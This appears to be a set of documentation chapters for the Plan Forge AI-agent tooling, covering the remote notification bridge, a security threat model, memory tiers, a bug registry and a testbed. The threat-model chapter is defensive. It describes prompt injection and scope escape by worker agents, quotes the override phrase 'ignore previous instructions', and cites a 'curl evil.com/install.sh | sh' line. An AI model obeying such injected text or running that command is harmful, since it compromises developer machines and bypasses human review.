Test-send button per channel (fires a synthetic remote-test event).
Live config watcher, edits to .forge.json reload without restart.
OpenClaw — The Agent-to-Agent Channel
OpenClaw is the exception: it's not for humans. When openclaw.endpoint is configured, the PreAgentHandoff hook posts a snapshot (drift, MTTR, open incidents) to OpenClaw before the next agent takes the turn. This lets a separate coordinator service inject context across agents in multi-agent mode, Claude to Codex, Codex to Cursor, and so on. Skipped automatically when PFORGE_QUORUM_TURN is set.
Pairing With the Watcher
A recommended pattern: the Watcher (Chapter 19) runs on a long execution, emitting anomaly events into the hub. The Remote Bridge filters those events by severity and forwards the interesting ones to Telegram. Together they give you safe, phone-friendly observation of a forge running on another box.
End-to-End Workflow
The Remote Bridge is the notification and approval layer in Plan Forge's full AI-native development lifecycle. Understanding where it fits helps you configure it correctly. The diagram below shows the three pillars, Orchestration, Memory, and Execution, and how the bridge threads through all of them.
Figure 20-2. Plan Forge Unified System
Here is how the Remote Bridge participates at each stage of the workflow. For the full narrative, see the unified-system blog post.
Request capture
A developer sends a message via a phone channel (Telegram, WhatsApp via OpenClaw). The Remote Bridge's inbound path, powered by the ACP (Agent Communication Protocol), delivers the message to the hub as a request-received event. The orchestrator wakes up and begins the planning stage.
Plan hardening
Once the plan is generated, the bridge sends a summary notification: "Plan hardened. 5 slices. Approve?" This is an approval-requested event with options ["approve","reject","revise"]. The developer's inline reply flows back as an approval-response event. The run does not start until approval is received.
Slice-by-slice execution
The bridge emits a completion ping after every slice: "Slice 2 done. Tests pass. ✓" Slice failures route immediately to the configured high-severity channel. The orchestrator pauses and waits for a human reply or for the auto-escalation chain to handle it.
Independent review
When the review session completes, the bridge delivers the verdict: "Review complete. 0 drift violations. Ship it?" The developer's reply triggers the ship or pause path, both of which are recorded in the hub event log with channel, platform, user, and timestamp.
Full lifecycle walkthrough. The From WhatsApp to Shipped PR blog post walks through every stage, request capture through independent review and ship, with the exact event payloads and ACP handoffs. Read it alongside this chapter for a complete picture.
Act III, Guard · Chapter 30
Security & Threat Model
Trust boundaries, attack surface, STRIDE per subsystem, AI-specific threats, and a hardening checklist for self-hosted deployments.
Compliance posture, SOC 2 / HIPAA / PCI / FedRAMP / GDPR coverage and air-gapped / Azure Government deployment guidance live in Appendix N — Compliance & Data Residency. This chapter is the engineering view: where can a threat actor enter, what can they do once in, and what stops them. Read both before signing off a production deployment.
Orientation
Plan Forge is a developer-machine-first tool. The default deployment puts every component, orchestrator, MCP server, REST/WebSocket hub, memory store, dashboard, on a single workstation, bound to 127.0.0.1. There is no managed cloud, no shared multi-tenant control plane, no external authentication broker. This is a deliberate posture: the threat model that applies to most users is my own machine plus the LLM providers I call, and the entire surface is designed to keep it that small.
Even so, three configurations expand the surface and deserve explicit treatment:
Team mode, multiple developers share a forge through GitHub-coordinated artifacts (plans in docs/plans/, memory hints in .github/copilot-memory-hints.md). The shared surface is the git repository.
Remote Bridge, hub events are forwarded to Slack / Teams / Telegram / Discord / PagerDuty / OpenClaw. Inbound approval flows reach back through the bridge.
OpenBrain / L3 memory, cross-workspace memory is persisted to an external embedding store. The store becomes a confidentiality boundary.
Trust boundaries
Plan Forge has six trust boundaries. Each is a place where data or control crosses from one trust zone to another, and therefore a place where validation, authentication, or sanitization must happen.
Boundary
Crosses from
Crosses to
Control
1. Workspace ↔ orchestrator
Trusted: user's IDE session
Trusted: long-running Node process
OS user; no in-process auth.
2. Orchestrator ↔ LLM provider
Trusted: orchestrator
Untrusted: third-party API
TLS; API key bound by env var or .forge/secrets.json; provider's own auth.
3. REST / WS hub ↔ localhost clients
Trusted: bound to 127.0.0.1
Trusted: any process on the box
Loopback binding; no token auth by design.
4. Worker ↔ plan / repo files
Trusted: orchestrator-spawned
Untrusted: file contents may include attacker text
Per-channel webhook token; outbound only by default; inbound approvals authenticated against bridge config.
6. Memory L2 ↔ OpenBrain L3
Trusted: local L2 jsonl
Untrusted: external embedding store
Opt-in (off by default); per-record redaction; memory.l3Endpoint + token in .forge.json.
Loopback binding is the single most load-bearing control. The REST hub, WebSocket hub, and dashboard all bind to 127.0.0.1. They are not hardened against network-attached attackers. If you reverse-proxy them onto a network interface, you must front them with your own auth (mTLS, OIDC, network ACL), see Hardening checklist.
Attack surface enumeration
Every place an attacker-controlled byte can enter the system. Catalog this before reaching for STRIDE.
Anyone with the bridge token (or anyone who can spoof the messenger's HMAC if you skipped verification).
STRIDE per subsystem
The relevant threats per subsystem. Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege.
Subsystem
Top threats
Mitigation
Orchestrator
T: tampered plan file injects malicious gate. E: skill step shells out as the user.
PR review on plan/skill changes. PreToolUse hook enforces Forbidden Actions. Gate commands run in the user's existing shell, no sandbox, so plan/skill authors are inside the TCB.
REST / WS hub
I: any local process can read the hub stream (run history, costs, source snippets). E: any local process can POST /api/run-plan.
Loopback binding only. Operating-system user isolation is the boundary. Do not run the hub as root / SYSTEM.
MCP server
T: malicious IDE extension calls forge_run_plan on an attacker plan. I: same extension reads forge_search across the repo.
Treat the IDE as the trust boundary. Only install MCP-aware IDE extensions you trust. Plan Forge does not differentiate "good" vs "bad" callers on the stdio channel.
LLM provider call
I: provider sees prompts and code snippets. T: provider returns attacker text (prompt-injection downstream).
API key per provider (env var or .forge/secrets.json). Outbound TLS. Provider terms of service govern retention, see Appendix N — Data flow.
L2 is local jsonl; L3 is opt-in. forge_memory_capture redacts by configured patterns. Per-workspace memory.namespace isolates L3 reads.
Remote Bridge
S: attacker spoofs a Slack interactive callback to approve a slice. I: bridge forwards sensitive event details off-box.
Verify HMAC on inbound webhooks (Slack / Teams enforce by default; verify manually for generic webhooks). Filter events by severity in .forge.json#bridge.filters. See Chapter 20 — Remote Bridge security.
Extensions
E: extension's postinstall runs arbitrary code. T: extension hooks tamper with plan execution.
pforge ext add installs from npm by default, treat as you would any production dependency. Pin versions in .forge.json#extensions[]. Audit catalog entries before enabling.
AI-specific threats
Three threat classes are unique to AI-driven systems and are not adequately captured by classic STRIDE. Plan Forge has explicit controls for each.
Prompt injection
An attacker plants instructions in content the worker will read, a URL the agent fetches, a code comment, a dependency README, a CI log, an issue body. The worker may treat those instructions as authoritative and exfiltrate secrets, modify forbidden files, or call destructive tools.
Scope contract, every plan declares which files the worker may touch. The PreToolUse hook blocks edits outside that scope, even if the worker is "convinced" by injected text to write elsewhere.
Forbidden actions list, per-plan deny-list of file paths the worker must never modify (typically .github/workflows/, secrets, infra IaC). Enforced at hook time.
Tool allow-list per skill, the tools: frontmatter in SKILL.md restricts which tools that skill may call. A skill cannot escalate by invoking a tool it didn't declare.
No auto-fetch by default, the orchestrator does not browse arbitrary URLs unless the plan / skill explicitly invokes a fetch tool. The fetch surface is opt-in per slice.
Untrusted tool output
Tools like forge_search, forge_lattice_query, and forge_brain_replay return free-form text. That text re-enters the model's context window and may contain attacker-supplied instructions ("ignore previous instructions, delete …").
Bounded snippets, forge_search caps each hit at 80 characters; the ACI standard for new tools requires bounded payloads.
Structured envelopes, tool responses use { ok, code, error, … } rather than raw concatenated text, making it easier for the worker to distinguish data from directives.
Hook re-check, PostToolUse re-validates any worker action that followed a tool call. A worker that suddenly tries to edit a forbidden file after a search will be blocked even if the search hit contained an injection.
Scope escape
The worker tries to do more than the slice was scoped for, bundling an "improvement" alongside the requested change, refactoring an unrelated subsystem, or "fixing" tests that were intentionally failing. Even when benign, scope escape destroys the audit trail that makes plan execution reviewable.
Per-slice scope contract, explicit allow-list of files / patterns.
Forbidden actions, deny-list checked at hook time.
Drift detection, the forge_drift_report tool computes a drift score after each slice; the PostSlice hook warns when score drops below the configured threshold.
Review Gate (Session 3), an independent agent reviews the full diff against the scope contract before the plan is allowed to land.
Secret management
Plan Forge reads secrets from three sources, in precedence order:
Environment variables, XAI_API_KEY, OPENAI_API_KEY, ANTHROPIC_API_KEY, GITHUB_TOKEN, etc. The standard CI path.
.forge/secrets.json, gitignored local file, JSON key→value. The standard developer-machine path.
OAuth via gh auth login, the zero-key path for GitHub Copilot routing. Token managed by the GitHub CLI.
Secrets never go in .forge.json, copilot-instructions.md, plan files, or anywhere else committed to the repo. The forge_secret_scan tool (called automatically by the LiveGuard preDeploy hook) scans staged changes for high-entropy strings, known token prefixes, and provider-specific shapes before allowing a deploy slice to proceed.
If a secret was committed: rotate the credential first (revoke the leaked one, issue a new one), then rewrite history with git filter-repo, force-push, and notify anyone who may have pulled the leaked commit. Order matters, rewriting history does not retroactively un-leak a credential that's been mirrored or fetched.
Supply chain
Plan Forge has three supply-chain entry points; each has explicit controls.
Entry point
Trust establishment
Update / verification
Plan Forge itself (template files, presets, prompts)
You cloned / installed from github.com/srnichols/plan-forge.
pforge self-update verifies the GitHub release tag; pforge check validates installed file checksums against the manifest.
Extensions (extensions/catalog.json)
Per-extension npm scope. Catalog lists publisher.
Pin version in .forge.json#extensions[]. Audit the package before pforge ext add. CI should fail on unaudited additions.
LLM providers
Provider TOS + your API key.
Out of scope for Plan Forge controls; managed by the provider.
Sandboxing & gate execution
Plan Forge does not sandbox worker file edits, gate commands, skill bash blocks, or hook scripts. These run with the orchestrator process's full privileges (i.e. the user's shell privileges). This is a deliberate trade, the alternative is shipping a container-based execution model, which would complicate pforge run-plan by an order of magnitude and break the "feels like a normal dev tool" experience that the project optimizes for.
What this means for threat modelers:
The orchestrator user is the TCB boundary. Anyone who can push a commit that lands a plan / skill / hook can run code on every developer machine that pulls and runs that plan.
This is the same threat model as CI/CD scripts, package.jsonpostinstall, or Makefile targets. Plan Forge adds no new sandbox, but adds no new escape either.
Mitigation is process: PR review on docs/plans/, .github/skills/, and .github/hooks/ by people who would catch curl evil.com/install.sh | sh in a regular pipeline file.
Two near-term defenses Plan Forge does provide:
Gate timeout, gates default to 120s; runaway commands are killed (statusReason: worker-signaled, see Appendix X — OS subprocess exits).
PreDeploy LiveGuard hook, runs forge_secret_scan + forge_env_diff before the deploy slice and blocks on severity ≥ high.
Hardening checklist
For self-hosted deployments or shared-machine scenarios, work through this list before shipping. Each item maps to a specific control surface or configuration in .forge.json / environment variables.
Control
Default
Production action
Hub bound to 127.0.0.1
Yes
Confirm; never bind 0.0.0.0 without an auth proxy.
Run orchestrator as non-privileged user
User-dependent
Verify; never run as root / SYSTEM.
Secrets only in env or .forge/secrets.json
Yes
Audit repo with forge_secret_scan; rotate any historic leaks.
.forge/secrets.json gitignored
Yes (template)
Confirm .gitignore entry; CI should fail if absent.
PreToolUse hook installed
Yes (post-setup)
Verify .github/hooks/PreToolUse.md present; pforge smith reports it.
PreDeploy LiveGuard hook enabled
Configurable
Enable in .forge.json#hooks.preDeploy with severity threshold high.
Plan / skill / hook PR review required
User-dependent
Branch protection: require review on docs/plans/**, .github/skills/**, .github/hooks/**.
Extensions pinned by version
User-dependent
Pin in .forge.json#extensions[].version; CI fails on bare-name installs.
Remote Bridge HMAC verified
Per channel
Slack / Teams: built in. Generic webhooks: configure bridge.<channel>.signingSecret.
L3 memory opt-in only
Off
Leave off unless required; if on, configure per-workspace memory.namespace and redaction patterns.
When something does go wrong, a forbidden file edited, a secret leaked, a worker shipped a destructive change, the LiveGuard surface is the front door:
Capture the incident, forge_incident_capture records the run id, slice number, affected files, and event timeline. Posts to the Remote Bridge if configured.
Pull the trajectory, .forge/runs/<runId>/trajectory.jsonl contains the full worker conversation, every tool call, every event. This is the forensic record.
Triage with the audit loop, /audit-loop classifies the finding into bug / spec / classifier lanes and files the appropriate issue.
Roll back, if the slice committed, use git revert on the slice commit. The orchestrator's commit-per-slice discipline means each slice is independently revertable.
Capture the lesson, the postmortem feeds back into PROJECT-PRINCIPLES.md, the plan's Temper Guards table, or a new instruction file under .github/instructions/.
Three tiers, one capture path. How Plan Forge remembers what it learned, across slices, across sessions, across plans.
New here? Start with this. When an AI agent ships a slice, it learns things, a tricky bug, a naming convention, a gotcha that took an hour to figure out. Most tools throw that away when the session ends. Plan Forge's memory system writes it down in three places at once so the next slice (or the next agent, or next month's session) starts from where the last one left off.
L1 (Hub), fast, in-process, like RAM. Powers the live dashboard.
L2 (Files), local .forge/*.jsonl files in your repo. Your project's permanent notebook.
L3 (OpenBrain), a shared semantic database. Searchable across projects, agents, and machines.
The same captureMemory() call writes to all three. If any tier fails, the others still succeed, nothing blocks your code.
And around those three tiers, v3.x added four pieces of craftsmanship: Hallmark stamps every record with a provenance envelope (hallmark/v1) so drift is detectable; Anvil hardens the L2→L3 doorway with a dead-letter queue and capability handshake so a network blip never loses a memory; Lattice sits alongside as a code-graph index the agent can query ("who calls this function?"); and forge_sync_memories pushes decisions and lessons up into Copilot's own Memory store so the next IDE session sees them automatically. The plain-English tour with numbers is in Chapter 22 — How the Shop Remembers.
This chapter consolidates the three-tier memory work in one place. The companion Chapter 22 — How the Shop Remembers tells the same story in plain English with the cost/quality numbers.
Looking for the v3.x upgrades (Hallmark, Anvil, Lattice, forge_sync_memories)? They're covered in plain English in the next chapter, Chapter 22 — How the Shop Remembers. That chapter explains what we layered on top of the L1/L2/L3 tiers described here, and shows the cost/quality numbers proving why a cheaper model can now do work that used to require the expensive one.
The Three Tiers
Figure 21-1. Three-tier memory capture flow
Plan Forge separates volatile working memory from durable project memory from cross-project semantic memory. Every captureMemory call writes to all three in a single best-effort pass, no tier blocks the others, no failure aborts the calling tool.
One picture, all the pieces. The three tiers didn't go away, we forged better tools around them. For the layered tower diagram showing exactly how Hallmark, Anvil, Lattice, and forge_sync_memories fit on top of L1/L2/L3, see Chapter 22 § How the New Pieces Fit the Old Tiers.
Unified Memory Across Agents
OpenBrain isn't just a per-session scratch pad, it's a shared memory layer that compounds across every AI agent, every IDE, and every session. When Claude captures a gotcha in Slice 2, Copilot reads it in Slice 5 without any manual handoff. When Cursor records a naming convention, Claude's next run already knows it.
Figure 21-2. OpenBrain cross-agent compounding
How it works — 4 steps
Capture, any agent calls capture_thought({ content, project, source, type }) after a key decision. The record is scoped to your project and the originating slice path.
Fan-out, Plan Forge's L2 + L3 capture path appends the record locally (.forge/openbrain-queue.jsonl) and drains it to OpenBrain asynchronously.
Retrieve, at the start of any slice (or any session), agents call search_thoughts({ query, project, limit }) to surface relevant prior decisions before writing a single line of code.
Compound, each new capture raises the signal quality for every future agent. A convention captured in Phase 1 is still enforced in Phase 40, by a different agent, in a different IDE.
Agent integration table
Agent
Capture path
Retrieve path
Notes
Claude
capture_thought MCP tool
search_thoughts MCP tool
Full read/write; memory-preload event on plan start
One write, three destinations. The diagram below traces a single captureMemory({tool, type, body}) call from any tool through the dual-write fan-out — including the type-routing into per-bin files, the OpenBrain queue + DLQ retry path, and the L3 → L1 preload loop fired on run-started:
Figure 21-3. Memory capture dataflow — dual-write fan-out with type routing, DLQ, and L3→L1 preload
Every step is wrapped in try/catch. A failed L3 enqueue never blocks the L2 file append; a corrupt L2 file never blocks the L1 broadcast. This is the dual-write pattern: best-effort fan-out with structured telemetry on each branch.
L1 — The Hub
The hub is a single EventEmitter instance in pforge-mcp/hub.mjs. Every event, slice start, model choice, tool result, memory capture, flows through it:
Subscribers, WebSocket clients (the dashboard), the watcher worker, the OpenBrain drain worker, anything listening for memory-captured
Replay file, every event also appends to .forge/hub-events.jsonl so a fresh dashboard can rebuild state on connect
Worker capability probe, workers announce which event types they handle so the hub can drop unhandled events early instead of fanning out garbage
L2 — The Files
Every memory file lives under .forge/ as line-delimited JSON. Each record carries a schema version field _v so the format can evolve without breaking older data:
File
Contents
memory-captures.jsonl
Raw capture log, every captureMemory call
gotchas.jsonl
Type-routed: type: "gotcha"
lessons.jsonl
Type-routed: type: "lesson"
decisions.jsonl
Type-routed: type: "decision"
patterns.jsonl
Type-routed: type: "pattern"
conventions.jsonl
Type-routed: type: "convention"
openbrain-queue.jsonl
Pending L3 deliveries (drain worker source)
openbrain-dlq.jsonl
Permanently failed L3 deliveries
hub-events.jsonl
L1 replay log
The Memory tab in the dashboard renders this exact set as a live KPI strip + per-file breakdown, see the dashboard chapter. The data comes from forge_memory_report, also exposed at GET /api/memory/report.
L3 — OpenBrain Bridge
OpenBrain is the cross-project semantic store (pgvector + thought metadata). Plan Forge never writes to it directly during a tool call, that would couple every tool's latency to the OpenBrain endpoint. Instead, the path goes through the Anvil boundary: a small piece of code that owns delivery, capability negotiation, and failure recovery so the calling tool only ever talks to a local queue.
captureMemory appends one line to .forge/openbrain-queue.jsonl (microseconds, local I/O)
The Anvil drain worker wakes on a timer or hub event, negotiates capabilities with the L3 endpoint, batches pending lines, and POSTs them to OpenBrain
Successes are removed from the queue. Failures retry up to N times, then land in openbrain-dlq.jsonl, the dead-letter queue that the next boot drains automatically
A drain-trend rolling window in forge_memory_report exposes pass/fail/deferred counts so the Memory tab can flag a stuck pipeline
OpenBrain not configured? The queue still fills harmlessly. captureMemory never fails because of L3. When you later set openbrain.endpoint in .forge.json, the next drain pass ships the backlog.
L3 → L1 Preload
When forge_run_plan emits run-started, the orchestrator calls buildPlanBootContext(plan, projectName) to derive a small set of semantic queries the agent should pre-fetch from L3 before slice 1:
plan-history hint, keyed off the plan name (plan Phase-1-AUTH), surfaces prior decisions on the same plan
slice-keyword hints, derived from slice titles via the keyword search map (e.g. "database" → database migration patterns, "api" → API endpoint design patterns), deduped and capped at 8
The hints are emitted as a memory-preload hub event. Any agent runtime listening (Copilot, Claude Code, Cursor) can resolve the hints via search_thoughts and seed its working context, eliminating the cold-start "what did we learn last time" gap.
Watcher → Memory
The file watcher (chapter 6 — Watcher tab) doesn't just emit FS events, it drives capture. When a file change matches a watcher rule, the watcher composes a buildWatcherSearchPrompt payload and pushes it through the same captureMemory path so the change becomes a first-class L2 record and an L3 query.
This closes the loop where edits made between plan slices used to vanish from memory. Now the watcher feeds L1/L2/L3 just like any tool would.
Source Attribution
Every capture carries a source field with a strict format: <tool> or <tool>/<subsystem>. validateSourceFormat rejects anything else. This means the Memory tab's "by tool" breakdown is always accurate, no untagged drift.
Examples
// Valid
"forge_run_plan"
"forge_run_plan/slice-executor"
"watcher/fs-rule"
"hook/pre-deploy"

// Rejected (logged, capture still proceeds, source replaced with "unknown")
"My Tool"
"forge_run_plan / slice-executor"   // spaces around slash
""
Migration: pforge migrate-memory
Schema changes (the _v field bumps) are handled by the migration switch in pforge.ps1 / pforge.sh:
Terminal
# Inspect what would migrate (no writes)
pforge migrate-memory --dry-run

# Apply: rewrites every .forge/*.jsonl record to the latest _v
pforge migrate-memory

# Migration is idempotent, running twice is a no-op
Originals are backed up to .forge/.migration-backup-<timestamp>/ before any rewrite.
Telemetry & Reporting
Three helpers in memory.mjs drive everything the dashboard shows:
buildCaptureTelemetry(), totals, deduped count, by-tool and by-type histograms (cosine-similarity dedup at write time)
buildCacheEntry() + isCacheEntryFresh(), search-result cache with TTL stamping (stampThoughtExpiry) and read-time filtering (filterUnexpiredThoughts)
buildMemoryReport(projectDir), assembles the full payload behind forge_memory_report / /api/memory/report: file inventory, version distribution, queue depth, drain trend, orphan detection
Further Reading
pforge-mcp/memory.mjs, every helper above, with inline section markers (─── G3.x ───, ─── GX.x ───)
The plain-English tour of Plan Forge's upgraded memory system, and the reason a cheaper, faster model can now do work that used to require the expensive one.
New here? Start with this. The previous chapter (Memory Architecture) explains the three-tier plumbing (L1 hub, L2 files, L3 OpenBrain). This chapter explains what we added on top in plain language, the maker's mark on every record (Hallmark), the safer doorway to the shared brain (Anvil), the code-map that lets the agent ask "who calls this function?" (Lattice), and the bridge that hands all of it to Copilot's own memory (forge_sync_memories).
Still three tiers. L1/L2/L3 didn't go away. We forged better tools around them.
Still one capture call. Your code doesn't change. The shop just remembers more reliably now.
The payoff is measurable. Drift dropped 64% over 90 days. A 7-slice plan now executes for $0.07 on Sonnet alone, no Opus escalation.
What's in this chapter: a one-page mental model of the four new pieces, a day-in-the-life walkthrough of a slice, the cheaper/faster-model story with real numbers from this very repo, three commands you can run today, and where to look on the dashboard.
The Four New Pieces
Think of the forge shop. The L1/L2/L3 memory tiers are the workbench, the filing cabinet, and the library across town. They were already there. What we added is the craftsmanship around them:
Piece
The shop metaphor
What it actually does
Hallmark
The maker's mark stamped into the metal, proves who forged it, when, from what stock.
A small JSON envelope (hallmark/v1) attached to every memory record and artifact. Lets any tool ask "is this still the version I think it is?" and catch drift before it bites.
Anvil
The anvil where everything gets struck, solid, reliable, never drops the hammer.
The boundary code that delivers L2 records to OpenBrain (L3). Adds a dead-letter queue, a capability handshake, and a boot-time drain so a network blip never loses a memory.
Lattice
The map of the shop, every workbench, every tool, every chain pulley, indexed by where it sits.
A code-graph index over your repo. Splits source into semantic chunks, records who-calls-whom, and answers "show me everyone who calls executeSlice" in milliseconds.
forge_sync_memories
The dispatch rider that carries shop news to the wider guild.
A soft-sync that copies decisions/lessons/gotchas from .forge/ into Copilot's own Memory store, so VS Code agents see them automatically next session.
Why "soft" sync? Copilot Memory is read-only-from-our-side. We can write, but we can't delete what the user has curated. So the sync is additive only, never destructive. Deduplication is handled by content hash, so re-running is safe.
A Day in the Life of a Slice
Here's what happens when pforge run-plan starts executing slice 3 of your plan. Every step touches at least one memory subsystem:
Preload, The orchestrator calls buildPlanBootContext and emits a memory-preload event with semantic queries derived from the slice's Scope Contract. The agent runtime (Copilot, Claude, Cursor) catches the event and runs search_thoughts against L3 + a latticeQuery against the code-graph. The agent now knows what prior slices learned and which files are relevant, before it reads a single line.
Execute, The agent edits files. When it hits a tricky pattern ("Windows shell quoting breaks grep -c when piped into a brace group"), it calls capture_thought with type gotcha. The capture path stamps the record with a fresh Hallmark envelope and writes to L1 (instant), L2 (durable), and queues it for L3.
Anvil delivery, A background drainer pulls from .forge/openbrain-queue.jsonl and pushes to OpenBrain. If OpenBrain is down or rejects the schema, the record lands in .forge/openbrain-dlq.jsonl instead of vanishing. The next boot drains the DLQ automatically.
Verify with Lattice, Before declaring the slice done, the agent runs latticeCallers on every function it touched. If the call graph shows an unexpected caller (a test it forgot about, or a sibling slice's import), the slice gate catches it. This is the step that prevents "I refactored X and didn't realize Y depended on it."
Sync out, At slice end, forge_sync_memories copies new decisions and lessons into Copilot Memory. Tomorrow's VS Code session sees them in the global memory pane without anyone running anything.
Why Cheaper, Faster Models Now Punch Above Their Weight
This is the part most teams don't expect.
The classic AI cost equation goes better model → fewer mistakes → less wasted spend. That's still true, but it ignores a second lever: context quality. A medium-tier model with the right context will routinely outperform a flagship model with vague context. Memory is context. And the memory upgrades make the context dramatically better.
Here's the receipt, measured on this repo over the last 90 days:
Metric
Before the upgrades
After (current)
What it means
Drift score
22
8
Architecture decay per session, lower is better. −64%.
Sonnet-4.6 success rate
~78% (estimated)
91% (332 / 365 slices)
Cheaper model now beats what Opus did a quarter ago.
Cost per slice
~$0.09
$0.04
Less re-reading, less back-and-forth, less escalation. ~55% cheaper.
Opus escalation rate
Multiple slices per plan
Zero on QA-class plans
The memory-QA plan executed 7 slices for $0.07 on Sonnet alone.
Hallmark means the agent can trust that "lesson learned in slice 2" is exactly what it was when written. No silent schema drift. The cheaper model doesn't waste tokens re-deriving facts it already has.
Anvil means recall is reliable. Pre-upgrade, a network hiccup could silently drop a memory and the next slice would re-learn the same gotcha. Now the DLQ catches it and the boot drainer replays it.
Lattice means the agent finds the right files without scanning the whole repo. "Who calls this function?" is a 50ms query instead of a 50-second grep-and-read. Fewer tokens, more accurate edits.
forge_sync_memories means knowledge crosses session boundaries automatically. The next session's cheaper model starts already knowing what the last session's expensive model figured out.
Put bluntly: the memory upgrades subsidize the model choice. You can pick Sonnet (or another mid-tier) and let memory carry the load that used to require Opus reasoning. The savings show up in the cost ledger; the quality shows up in the drift score.
The Phase-MEMORY-QA receipt. When we tested the memory upgrades themselves, the QA plan (7 slices, full E2E with mock OpenBrain, lattice callers, hallmark show/verify, backward-compat checks) ran for $0.07 total in ~51 minutes, 100% on Sonnet-4.6, no escalation, zero failed slices. The system QA'd itself with the very upgrades it was QA'ing, and did it for the price of a coffee. That's the loop closing.
Three Commands You Can Run Today
The memory subsystems are exposed through the pforge CLI and the MCP server. Here are the three you'll use most:
1. Search the code graph (Lattice)
# What does the agent see when it asks "where is snapshot restore handled?"
pforge lattice query "snapshot restore"

# Who calls this function?
pforge lattice callers executeSlice

# What does this function call?
pforge lattice callees attachSliceSnapshotRestore
2. Inspect the memory subsystem (any time)
# Health of every memory surface, L2 files, OpenBrain queue, DLQ, dedup rate, orphans
pforge memory report

# 90-day trend across drift / cost / models / incidents
pforge health-trend --days 90
3. Sync local decisions into Copilot Memory
# Push new decisions / lessons / gotchas into Copilot's own memory store.
# Safe to re-run, dedupes by content hash.
pforge sync-memories

# Dry-run preview (shows what would be written, writes nothing)
pforge sync-memories --dry-run
Where to Look on the Dashboard
The live dashboard (localhost:3100/dashboard) added an Anvil & Lattice tab when these subsystems shipped. From there you can see:
Anvil panel, current OpenBrain queue depth, DLQ depth, last-drain timestamp, drain success rate over time. A non-zero DLQ depth that doesn't clear within a drain pass is your only "go look at this" signal.
Lattice panel, index size (chunks, edges, files), last-rebuild timestamp, top-N hottest functions by caller count. Rebuild from here if you've made structural changes outside a plan run.
Hallmark coverage, percentage of L2 records carrying a _v stamp. Should sit at 100% for newly-written records; older records may show none.
How the New Pieces Fit the Old Tiers
To make sure the mental model holds, here's the same picture from Chapter 21 with the new pieces drawn in — Hallmark stamping L2, Anvil gating the L2→L3 promotion, forge_sync_memories surfacing L3 into Copilot Memory, and Lattice running as a parallel code-graph axis:
Figure 22-1. The memory stack — layered, not replaced. New pieces (Hallmark, Anvil, forge_sync_memories, Lattice) sit on top of the L1/L2/L3 foundation.
L1/L2/L3 are the same tiers. Hallmark adds a contract to what gets written. Anvil hardens the L2 → L3 doorway. forge_sync_memories pushes upward into Copilot. Lattice sits beside everything as a separate code-graph axis the agent queries the same way it queries memory.
Chapter 25 — Health DNA, the composite health score that now trends visibly better thanks to memory upgrades.
MCP Server Reference — Memory Tools, the full parameter list for forge_memory_report, forge_hallmark_show, forge_hallmark_verify, and the lattice tools.
Chapter 8 — CLI Reference, every pforge lattice, pforge memory, and pforge sync-memories subcommand.
Act IV, Learn · Chapter 23
The Bug Registry
Every bug, fingerprinted. Every fix, validated. The registry remembers.
Closed-loop tracker. Four tools form a closed loop: forge_bug_register → forge_bug_list → forge_bug_update_status → forge_bug_validate_fix. Records live in .forge/bugs/<bugId>.json.
Why a Registry?
Bugs found by the Tempering quorum, visual-diff scanners, or regression guard used to live in ad-hoc CHANGELOG entries and stray comments. They got fixed, forgotten, and then re-discovered three sprints later with different symptoms. The Bug Registry gives every scanner-discovered bug a durable record, fingerprinted, classified, tracked, and validated.
Fingerprint Dedup
When a bug is registered, the classifier computes a fingerprint from the scanner name + test name + assertion message + normalized stack trace. Re-registering the same fingerprint returns DUPLICATE_BUG with the existing bugId, no noise, no duplication.
The Status Lifecycle
Every bug moves through an explicit state machine:
Valid status transitions
open → in-fix → validating → fixed
             ↘ wont-fix
             ↘ duplicate
open → noise       (classifier ruled it a false positive)
Transitions are enforced by forge_bug_update_status. An illegal transition returns INVALID_TRANSITION.
Classification
The classifier inspects evidence (test name, assertion message, stack trace, flakiness history) and returns one of:
real-bug, evidence is consistent across scanners; record is persisted and captured to L3 memory.
flaky, evidence shows inconsistency; ignored unless confirmed across multiple runs.
noise, a triage classification applied by the audit classifier (e.g. "known false-positive pattern"). It is not a bug status. Bugs flagged as noise are typically resolved as wont-fix with the classification recorded in bug.triage.
Only real-bug outcomes write to .forge/bugs/ and fire tempering-bug-registered.
Closed-Loop Fix Validation
forge_bug_validate_fix re-runs the scanner that originally found the bug. On pass, the record moves to fixed, a tempering-bug-validated-fixed event fires, and, if OpenBrain is configured, an L3 thought is written so the next session knows what broke and what fixed it.
Scanner override. If the original scanner is no longer registered, pass scannerOverride to validate with an equivalent. The validation log preserves both scanner names for audit.
Skill Advisory
Every successful forge_bug_register, forge_bug_update_status, and forge_bug_validate_fix response includes a skillAdvisory field that nudges the caller toward the /bug-fix skill — the end-to-end TDD-first fix workflow. The advisory is purely informational; the tool itself returns its normal success payload alongside.
{
  "ok": true,
  "bugId": "bug-7af3...",
  "status": "open",
  "skillAdvisory": {
    "skill": "bug-fix",
    "reason": "Bug registered. The /bug-fix skill composes /code-review, /clean-code-review, /test-sweep around forge_bug_validate_fix so a fix never closes without a regression check.",
    "next": "Invoke /bug-fix bug-7af3 in chat to start the guided workflow."
  }
}
The advisory field varies by tool:
forge_bug_register — advisory recommends /bug-fix <bugId> to start the TDD red-green cycle
forge_bug_update_status — when transitioning to in-fix, advisory points at /bug-fix; when transitioning to fixed outside the skill, advisory warns that forge_bug_validate_fix should have been run first
forge_bug_validate_fix — on success, advisory points at /test-sweep for regression confirmation; on failure, advisory points at /code-review + a re-run of /bug-fix
Pass skipAdvisory: true in the tool input to suppress the field entirely. Useful in CI / batched callers where the advisory adds noise without value.
Where You See It
The dashboard's Triage tab shows open bugs by severity, with status chips and quick-transition buttons. The Watcher's Home chip includes an open bugs count. Cross-linked to incidents via forge_incident_capture.
Act IV, Learn · Chapter 24
The Testbed
A separate repo. A library of scenarios. End-to-end proof that the shop still works.
New here? Read this first. Unit tests check one function. Integration tests check one service. Neither tells you whether Plan Forge itself still works end-to-end on a real codebase, the way you'd actually use it. The Testbed solves that. It's a separate sandbox repo (a real .NET app called TimeTracker) that Plan Forge uses as a punching bag: replay a known scenario, see if the full pipeline produces a clean shippable outcome, record what broke.
Why a separate repo? So Plan Forge can break things, commit, revert, and try again, without ever touching your real project.
Why a library of scenarios? Each scenario is a JSON file describing a known regression (e.g. “agent dropped a test file last release— catch it”). Run them all and you know the forge still holds.
Who needs this? You don't, day-to-day. The Testbed is mainly for Plan Forge maintainers and platform teams who want regression coverage of the tool itself. Skip ahead unless that's you.
